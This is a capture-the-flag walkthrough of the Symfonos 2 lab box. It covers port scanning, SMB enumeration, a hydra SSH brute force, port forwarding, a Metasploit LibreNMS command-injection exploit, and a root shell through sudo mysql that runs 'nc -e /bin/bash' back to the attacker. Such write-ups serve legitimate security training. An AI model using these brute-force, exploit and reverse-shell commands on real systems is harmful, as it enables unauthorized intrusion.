```
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         ProFTPD 1.3.5
22/tcp  open  ssh         OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 9d:f8:5f:87:20:e5:8c:fa:68:47:7d:71:62:08:ad:b9 (RSA)
|   256 04:2a:bb:06:56:ea:d1:93:1c:d2:78:0a:00:46:9d:85 (ECDSA)
|_  256 28:ad:ac:dc:7e:2a:1c:f6:4c:6b:47:f2:d6:22:5b:52 (ED25519)
80/tcp  open  http        WebFS httpd 1.21
|_http-server-header: webfs/1.21
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.5.16-Debian (workgroup: WORKGROUP)
Service Info: Host: SYMFONOS2; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

FTP → anonymous login off

SMB → **anonymous/backups/log.txt**

```
[anonymous]
   path = /home/aeolus/share
   browseable = yes
   read only = yes
   guest ok = yes
```

We get the username **aeolus**

```
# A basic anonymous configuration, no upload directories.  If you do not
# want anonymous users, simply delete this entire <Anonymous> section.
<Anonymous ~ftp>
  User                          ftp
  Group                         ftp

  # We want clients to be able to login with "anonymous" as well as "ftp"
  UserAlias                     anonymous ftp
```

We should be able to login as **anonymous** but this is probably off in the original file. Remember, this is just a backup

Enum4linux also found another user, **cronus**

```
S-1-22-1-1000 Unix User\aeolus (Local User)
S-1-22-1-1001 Unix User\cronus (Local User)
```

Honestly I hate boxes that do this. I've stuck for a while just to find out that I had to brute force SSH. **users** attempted was **aeolus** and **cronus**

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -L users.txt -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.154 -V
```

Found **aeolus:sergioteamo**

```
┌──(kali㉿kali)-[~]
└─$ ssh aeolus@192.168.1.154
aeolus@192.168.1.154's password:
Linux symfonos2 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u3 (2019-06-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep  4 11:07:04 2021 from 192.168.1.149
aeolus@symfonos2:~$
```

Why is apache running if the web server is **WebFS**?

```
root       482  0.0  4.7 408476 36784 ?        Ss   09:44   0:00 /usr/sbin/apache2 -k start
cronus     570  0.0  1.3 408508 10124 ?        S    09:44   0:00  _ /usr/sbin/apache2 -k start
cronus     571  0.0  1.3 408508 10124 ?        S    09:44   0:00  _ /usr/sbin/apache2 -k start
cronus     572  0.0  1.3 408508 10124 ?        S    09:44   0:00  _ /usr/sbin/apache2 -k start
cronus     573  0.0  1.3 408508 10124 ?        S    09:44   0:00  _ /usr/sbin/apache2 -k start
cronus     574  0.0  1.3 408508 10124 ?        S    09:44   0:00  _ /usr/sbin/apache2 -k start
```

I'll run **LinEnum.sh** since i'm going nowhere with **Linpeas**

```
[-] Listening TCP:
State      Recv-Q Send-Q Local Address:Port               Peer Address:Port
LISTEN     0      80     127.0.0.1:3306                    *:*
LISTEN     0      128          *:5355                     *:*
LISTEN     0      50           *:139                      *:*
LISTEN     0      128    127.0.0.1:8080                    *:*
LISTEN     0      32           *:21                       *:*
LISTEN     0      128          *:22                       *:*
LISTEN     0      20     127.0.0.1:25                      *:*
LISTEN     0      50           *:445                      *:*
LISTEN     0      128         :::5355                    :::*
LISTEN     0      50          :::139                     :::*
LISTEN     0      64          :::80                      :::*
LISTEN     0      128         :::22                      :::*
LISTEN     0      20         ::1:25                      :::*
LISTEN     0      50          :::445                     :::*
```

Port 8080?

I can't browse there but I can **curl** it from SSH

```
aeolus@symfonos2:/tmp$ curl localhost:8080
<!DOCTYPE html>
<html>
    <head>
        <meta charset="UTF-8" />
        <meta http-equiv="refresh" content="0;url=http://localhost:8080/login" />

        <title>Redirecting to http://localhost:8080/login</title>
    </head>
    <body>
        Redirecting to <a href="http://localhost:8080/login">http://localhost:8080/login</a>.
    </body>
</html>You have new mail in /var/mail/aeolus
aeolus@symfonos2:/tmp$
```


Let's port forward 8080 to ourselves

```
┌──(kali㉿kali)-[~]
└─$ ssh -L 8080:localhost:8080 aeolus@192.168.1.154
aeolus@192.168.1.154's password:
Linux symfonos2 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u3 (2019-06-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Sat Sep  4 11:42:39 2021 from ::1
aeolus@symfonos2:~$
```

And at **localhost:8080** we have…



aeolus:sergioteamo works

There's a **librenms** exploit on **msfconsole,** managed to get a session

```
msf6 exploit(linux/http/librenms_addhost_cmd_inject) > run
[*] Exploiting target 0.0.0.1

[*] Started reverse TCP double handler on 192.168.1.149:4444
[-] Exploit aborted due to failure: not-found: Failed to access the login page
[*] Exploiting target 127.0.0.1
[*] Started reverse TCP double handler on 192.168.1.149:4444
[*] Successfully logged into LibreNMS. Storing credentials...
[+] Successfully added device with hostname QnpWGfTjoaK
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[+] Successfully deleted device with hostname QnpWGfTjoaK and id #1
[*] Command: echo GLC6CwIfvaCoKW0T;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "Trying: not found\r\nsh: 2: Connected: not found\r\nsh: 3: Escape: not found\r\nGLC6CwIfvaCoKW0T\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.1.149:4444 → 192.168.1.154:34014) at 2021-09-04 12:55:36 -0400
[*] Session 1 created in the background.
msf6 exploit(linux/http/librenms_addhost_cmd_inject) >
```

```
cronus@symfonos2:/$ sudo -l
sudo -l
Matching Defaults entries for cronus on symfonos2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cronus may run the following commands on symfonos2:
    (root) NOPASSWD: /usr/bin/mysql
cronus@symfonos2:/$
```

I think mysql allows OS commands. So this will be easy

```
cronus@symfonos2:/$ sudo mysql
sudo mysql
\! whoami
root
```

Okay so **\! [command]**

```
cronus@symfonos2:/opt/librenms/html$ sudo mysql
sudo mysql
\! nc -e /bin/bash 192.168.1.149 1337
```

And on my machine

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.1.149] from (UNKNOWN) [192.168.1.154] 47246
whoami
root
```

Wait, here's the fun part. I want to see the typical **symfonos proof.txt!**